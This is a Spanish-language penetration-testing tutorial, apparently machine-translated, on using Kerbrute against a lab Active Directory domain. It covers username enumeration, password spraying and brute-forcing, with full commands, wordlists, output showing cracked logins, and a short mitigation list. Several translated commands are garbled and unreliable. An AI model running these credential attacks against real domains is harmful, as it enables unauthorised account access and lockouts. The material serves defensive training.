

A DETAILED GUIDE ON **KERBRUTE**



Contenido

Fondo:.....	3
Introducción a la autenticación Kerberos	3
Descargar Kerbrute.....	3
Ayuda de Kerbrute: lista de funciones disponibles.....	4
4 Buscar usuarios válidos/Enumeración de usuarios.....	5
Spray de contraseña Kerbrute	6
Fuerza bruta de contraseña.....	7
Combinaciones de nombre de usuario y contraseña de fuerza bruta.....	9
Guardar salida.....	11
Modo detallado	11
Mitigación.....	12
Conclusión:	13

Una guía detallada sobre Kerbrute

Fondo:

Kerbrute es una herramienta que se utiliza para enumerar cuentas de usuario válidas de Active Directory que utilizan la autenticación previa de Kerberos. Además, esta herramienta se puede utilizar para ataques de contraseñas, como fuerza bruta de contraseñas, enumeración de nombres de usuario, pulverización de contraseñas, etc. Los evaluadores de penetración han utilizado esta herramienta durante muchos años durante las pruebas de penetración internas. Esta herramienta fue escrita originalmente por Ronnie Flathers (ropnop) con el colaborador Alex Flores.

Introducción a la autenticación Kerberos

El servicio Kerberos se ejecuta en su puerto predeterminado, que es 88 en un sistema de controlador de dominio. Este servicio también viene en Windows y en el sistema Linux, donde se utiliza para implementar el proceso de autenticación de forma más segura en un entorno de directorio activo. Para obtener más información sobre el proceso de autenticación Kerberos y el nombre principal del servicio (SPN), considere visitar el siguiente enlace:


<https://www.hackingarticles.in/deep-dive-into-kerberoasting-attack/>

Descargar Kerbrute

Kerbrute se puede descargar desde la página de lanzamiento oficial del repositorio de github. Se modificó por última vez en diciembre de 2019. El código fuente de la herramienta también está disponible y también está disponible para sistemas Windows y otras arquitecturas Linux. Para simplificar, descargaremos kerbrute_linux_amd64 compilado para kali Linux, que será un sistema de ataque para la demostración. La herramienta se puede descargar desde el enlace que figura a continuación.

Enlace de descarga:

<https://github.com/ropnop/kerbrute/releases/tag/v1.0.3>



Ayuda de Kerbrute: lista de funciones disponibles

Una vez que descargamos la herramienta en kali machine, podemos enumerar las opciones y funciones disponibles ejecutando el siguiente comando:

```
./kerbrute_linux_amd64
```

En la imagen a continuación, podemos ver que las herramientas pueden realizar diversas tareas, como fuerza bruta, usuario bruto, pulverización de contraseñas, enumeración de usuarios y detección de versiones. Además, también hay algunas banderas disponibles que pueden resultar muy útiles durante las pruebas de penetración. Durante la evaluación interna, muchas veces nos encontramos con características de seguridad y la política de contraseñas, por lo que aumentar y disminuir los hilos puede ayudarnos a hacer que el ataque de contraseña sea más sigiloso. Recomendamos encarecidamente utilizar todas las banderas disponibles que vienen con kerbrute para obtener experiencia práctica y analizar los resultados.

```
(root@kali)-[~]
# chmod 777 kerbrute_linux_amd64

(root@kali)-[~]
# ./kerbrute_linux_amd64

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts.

Usage:
kerbrute [command]

Available Commands:
bruteforce    Bruteforce username:password combos, from a file or stdin
bruteuser     Bruteforce a single user's password from a wordlist
help          Help about any command
passwordspray Test a single password against a list of users
userenum      Enumerate valid domain usernames via Kerberos
version       Display version info and quit


Flags:
--dc string    The location of the Domain Controller (KDC) to target. If blank, will use the first IP address found in the /etc/passwd file.
--delay int    Delay in milliseconds between each attempt. Will always use single thread if set to 0.
-d, --domain string The full domain to use (e.g. contoso.com)
-h, --help     help for kerbrute
-o, --output string File to write logs to. Optional.
--safe        Safe mode. Will abort if any user comes back as locked out. Default is false.
-t, --threads int Threads to use (default 10)
-v, --verbose   Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

Buscar usuarios válidos/enumeración de usuarios

Durante las pruebas de penetración internas, especialmente en el entorno de Active Directory, nuestro objetivo inicial es encontrar usuarios válidos. Una vez que encontremos usuarios potenciales en el sitio web de la empresa o cualquier otro tipo de configuración incorrecta, podremos verificar si esos usuarios tienen cuentas válidas o no usan kerbrute. Para ello haremos una lista de usuarios potenciales que obtuvimos de OSINT o de cualquier otra forma. Para la demostración, creamos listas de usuarios y las guardamos como usuarios.txt.


```
(root@kali)-[~]  
└─# cat users.txt
```



```
admin  
kapil  
mukurram  
aarti  
yashika  
shreya  
geet  
pavan  
komal  
raj
```

Luego proporcionamos la lista de usuarios y seleccionamos la opción `userenum`. A continuación, proporcionamos la dirección IP del controlador de dominio y el nombre de dominio, que en nuestro caso es `ignite.local`. La herramienta probará con cada cuenta de usuario y verificará si esos usuarios existen en el dominio y utilizan la autenticación previa de Kerberos. En la siguiente imagen podemos ver que `kapil`, `aarti`, `shreya`, `raj` y `pawan` aparecieron como usuarios válidos utilizando la autenticación Kerberos. Aquí estamos en la posición en la que podemos pensar en varios ataques de Kerberos, como SPN y fuerza bruta de Kerberos, etc. Para reproducir la prueba de concepto, no dude en utilizar el siguiente comando.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.localusers.txt
```

```
(root@kali)-[~]
# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:48:23 > Using KDC(s):
2022/12/28 16:48:23 > 192.168.1.19:88


2022/12/28 16:48:23 > [+] VALID USERNAME: kapil@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: aarti@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: raj@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: pavan@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: shreya@ignite.local
2022/12/28 16:48:24 > Done! Tested 10 usernames (5 valid) in 0.011 seconds
```

Spray de contraseña Kerbrute

Supongamos que hemos obtenido una contraseña (Contraseña@1) durante la fase de enumeración que puede ser cualquier cosa, como una contraseña filtrada de OSNIT, una mala configuración del servicio, smb share, ftp, etc., pero no conocemos la

propietario real de la contraseña obtenida. En la fase de enumeración de nombres de usuario, encontramos cinco usuarios válidos, ahora podemos probar la contraseña obtenida con sus cuentas. La pulverización de contraseñas es como la fuerza bruta de contraseñas en la que probamos cada contraseña con usuarios individuales, pero en la pulverización de contraseñas, utilizamos una contraseña única y la probamos con todas las cuentas válidas. Para hacer eso, creamos una nueva lista de usuarios y la guardamos como usuarios.txt. Luego utilizamos la opción de pulverización de contraseñas esta vez y proporcionamos la dirección IP del controlador de dominio y el nombre de dominio junto con la lista de usuarios válidos y la contraseña obtenida. En la imagen a continuación, podemos ver que la cuenta de tres usuarios coincide con la contraseña obtenida. Ahora podemos intentar iniciar sesión mediante rdp, winrm y smb servicio. Para reproducir la prueba de concepto, considere seguir el siguiente comando.

```
./kerbrute_linux_amd64 contraseñaspray --dc 192.168.1.19 -d ignite.local users.txt Contraseña@1
```




```
(root@kali)~# ./kerbrute_linux_amd64 passwordspray --dc 192.168.1.19 -d ignite.local users.txt Password@1
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop
2022/12/28 16:49:14 > Using KDC(s):
2022/12/28 16:49:14 > 192.168.1.19:88
2022/12/28 16:49:14 > [+] VALID LOGIN: pavan@ignite.local:Password@1
2022/12/28 16:49:14 > [+] VALID LOGIN: aarti@ignite.local:Password@1
2022/12/28 16:49:14 > [+] VALID LOGIN: raj@ignite.local:Password@1
2022/12/28 16:49:14 > Done! Tested 10 logins (3 successes) in 0.014 seconds
```

Contraseña fuerza bruta

A continuación, probaremos la fuerza bruta de contraseñas utilizando contraseñas potenciales contra un solo usuario. En la fuerza bruta de contraseñas, probamos todas las contraseñas potenciales con un solo usuario. Aquí utilizamos una lista de contraseñas común donde puede probar con una lista de contraseñas diferente para obtener el resultado esperado. La mutación de contraseña o una lista de palabras personalizada pueden resultar fructíferas siempre que nos encontremos con pruebas de penetración internas. Recomendamos encarecidamente visitar nuestro artículo para familiarizarse con la mutación de contraseña utilizando la utilidad Crunch visitando el siguiente enlace.

<https://www.hackingarticles.in/a-detailed-guide-on-crunch/>

```
(root@kali)-[~]  
# cat pass.txt
```



123456
password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
admin
welcome
monkey
login
abc123
starwars
123123
dragon
passw0rd
master
hello
freedom
whatever
qazwsx
trustno1
654321
jordan23
harley
password01
1234
robert
matthew
jordan
asshole
daniel
andrew
lakers
andrea
buster
johsua
1qaz2wsx
12341234
ferrari
cheese

En primer lugar, crearemos una contraseña potencial para realizar un ataque de fuerza bruta contra el dominio.

Hemos creado una lista de contraseñas y la guardamos como pass.txt. Luego, esta vez usamos la opción bruteuser y proporcionamos la dirección IP del controlador de dominio, el nombre de dominio y la posible lista de contraseñas y nombre de usuario (aarti). La herramienta mostrará el signo + cuando se active con la contraseña válida. Si participa en el mundo real, tenga cuidado con la política de bloqueo de cuentas porque puede afectar el negocio de nuestros clientes. Es muy común experimentar este problema durante las pruebas de penetración y es posible que deba esperar entre 30 minutos y una hora para realizar el ataque nuevamente o, en algún momento, el administrador del sistema deba desbloquearlo manualmente. Por lo general, bloquea la cuenta después de 5 intentos, pero pocas empresas también lo configuran en 3 intentos. En la imagen, podemos ver que la contraseña del usuario aarti coincide con una contraseña de la lista de contraseñas que proporcionamos. Ahora podemos usar credenciales válidas para iniciar sesión mediante RDP, psexec y evil-winrm. Para reproducir la prueba de concepto, siga el siguiente comando.

```
./kerbrute_linux_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti
```

```
(root@kali)-[~]
# ./kerbrute_linux_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti

```

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

```
2022/12/28 16:54:07 > Using KDC(s):
2022/12/28 16:54:07 > 192.168.1.19:88
2022/12/28 16:54:07 > [+] VALID LOGIN: aarti@ignite.local:Password@1
2022/12/28 16:54:07 > Done! Tested 80 logins (1 successes) in 0.243 seconds
```

Combinaciones de nombre de usuario y contraseña de fuerza bruta

En este ejemplo, crearemos una lista combinada de nombre de usuario y contraseña e intentaremos verificar si coinciden. Para hacer eso, creamos una lista de nombres de usuarios y contraseñas y la guardamos como `userpass.txt` e intentamos verificar usando la barra vertical (`|`) junto con el indicador (`-`) . Aquí proporcionamos la lista de contraseñas de usuario, la dirección IP del controlador de dominio y el nombre de dominio como lo hicimos en los ataques anteriores. La ejecución del comando verificó dos cuentas de usuario. Para reproducir la prueba de concepto, no dude en repetir el proceso con el siguiente comando.


```
(root@kali)-[~]  
# cat userpass.txt
```



Jagann:Password@1
Jagdee:Password@1
Jaidee:Password@1
Jaiman:Password@1
Jaivan:Password@1
Janard:Password@1
Jayesh:Password@1
Jaygop:Password@1
Jignes:Password@1
Jitend:Password@1
Kairav:Password@1
Kalyan:Password@1
Kanaiy:Password@1
Kanvar:Password@1
Keshav:Password@1
Khusha:Password@1
Kirtan:Password@1
Kripal:Password@1
aarti:Password@1
raj:Password@1
Krishn:Password@1
Kritan:Password@1

```
contraseña de usuario del gato.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local fuerza bruta -
```

```
(root@kali)-[~]
# cat userpass.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local bruteforce -
```



```
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:13:03 > Using KDC(s):
2022/12/28 17:13:03 > 192.168.1.19:88


2022/12/28 17:13:03 > [+] VALID LOGIN: raj@ignite.local:Password@1
2022/12/28 17:13:03 > [+] VALID LOGIN: aarti@ignite.local:Password@1
2022/12/28 17:13:03 > Done! Tested 22 logins (2 successes) in 0.007 seconds
```

Guardar salida

Ahorrar resultados siempre es saludable, ya sea que estemos resolviendo CTF o en compromisos reales. Si guardamos el resultado, no tendremos que ejecutar el comando una y otra vez para verificar los resultados. Además, es beneficioso especialmente en proyectos del mundo real donde tenemos que proporcionar resultados a nuestros clientes en el Informe de pruebas de penetración. Podemos guardar el resultado de nuestro hallazgo usando el indicador -o que proporciona el nombre del archivo de salida. En este ejemplo, hemos guardado el resultado como resultado.txt. Para reproducir la prueba de concepto, siga el siguiente comando donde agregamos el indicador -o al comando utilizado anteriormente.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local usuarios.txt -o resultado.txt
```

```
(root@kali)-[~]
# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt
```



```
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:14:57 > Using KDC(s):
2022/12/28 17:14:57 >   192.168.1.19:88

2022/12/28 17:14:57 > [+] VALID USERNAME:      kapil@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      aarti@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      pavan@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      raj@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      shreya@ignite.local
2022/12/28 17:14:57 > Done! Tested 10 usernames (5 valid) in 0.002 seconds
```

```
(root@kali)-[~]
# cat result.txt
```

```
2022/12/28 17:14:57 > Using KDC(s):
2022/12/28 17:14:57 >   192.168.1.19:88

2022/12/28 17:14:57 > [+] VALID USERNAME:      kapil@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      aarti@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      pavan@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      raj@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      shreya@ignite.local
2022/12/28 17:14:57 > Done! Tested 10 usernames (5 valid) in 0.002 seconds
```

Modo detallado


También podemos usar el modo detallado usando el indicador -v en nuestro comando. Las funciones detalladas nos brindan información sobre la herramienta que funciona con cada cuenta de usuario. En el siguiente ejemplo, podemos ver que cuando Kerbrute no puede verificar la cuenta Kerberos, muestra que el usuario no existe. En este ejemplo, intentamos realizar la enumeración del nombre de usuario utilizando el mismo comando que usamos durante la fase de enumeración del nombre de usuario agregando el indicador -v para obtener un resultado detallado. Para reproducir la prueba de concepto, no dude en probar el siguiente comando.

```
./kerbrute linux amd64 userenum --dc 192.168.1.19 -d ignite.local usuarios.txt -v
```

```

(root@kali)-[~]
# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -v

```



```

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @roprotop

2022/12/28 17:15:39 > Using KDC(s):
2022/12/28 17:15:39 > 192.168.1.19:88

2022/12/28 17:15:39 > [!] mukurram@ignite.local - User does not exist
2022/12/28 17:15:39 > [!] admin@ignite.local - User does not exist
2022/12/28 17:15:39 > [+] VALID USERNAME: kapil@ignite.local
2022/12/28 17:15:39 > [!] komal@ignite.local - User does not exist
2022/12/28 17:15:39 > [+] VALID USERNAME: raj@ignite.local
2022/12/28 17:15:39 > [+] VALID USERNAME: aarti@ignite.local
2022/12/28 17:15:39 > [+] VALID USERNAME: pavan@ignite.local
2022/12/28 17:15:39 > [+] VALID USERNAME: shreya@ignite.local
2022/12/28 17:15:39 > [!] yashika@ignite.local - User does not exist
2022/12/28 17:15:39 > [!] geet@ignite.local - User does not exist
2022/12/28 17:15:39 > Done! Tested 10 usernames (5 valid) in 0.002 seconds

```

Mitigación

Existen múltiples factores y formas que pueden ayudar a fortalecer el sistema.

1. El artículo sobre piratería recomienda seguir una política de contraseñas seguras y recomienda evitar el uso de contraseñas comunes.
2. El artículo sobre piratería recomienda aplicar una política de bloqueo de cuentas para mitigar los ataques de fuerza bruta.
3. El artículo sobre piratería recomienda utilizar la autenticación de dos factores: la autenticación de dos factores debe utilizarse para todas las cuentas de usuario.
4. El artículo sobre piratería informática también recomienda a las organizaciones educar a los empleados sobre las posibles amenazas y ataques proporcionando un programa de concientización mensual.
5. El artículo sobre piratería también recomienda realizar pruebas de penetración dos veces al año.

Conclusión:

Hemos explorado brevemente la herramienta kerbrute y sus características especiales que pueden permitir a un atacante obtener acceso a la red interna. Hemos explorado múltiples técnicas para explotar red interna utilizando la herramienta kerbrute donde realizamos pulverización de contraseñas, fuerza bruta de contraseñas y userenum, etc. Por último, también proporcionamos los pasos para mitigar estos ataques. Espero que hayas aprendido algo nuevo hoy. Feliz piratería.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

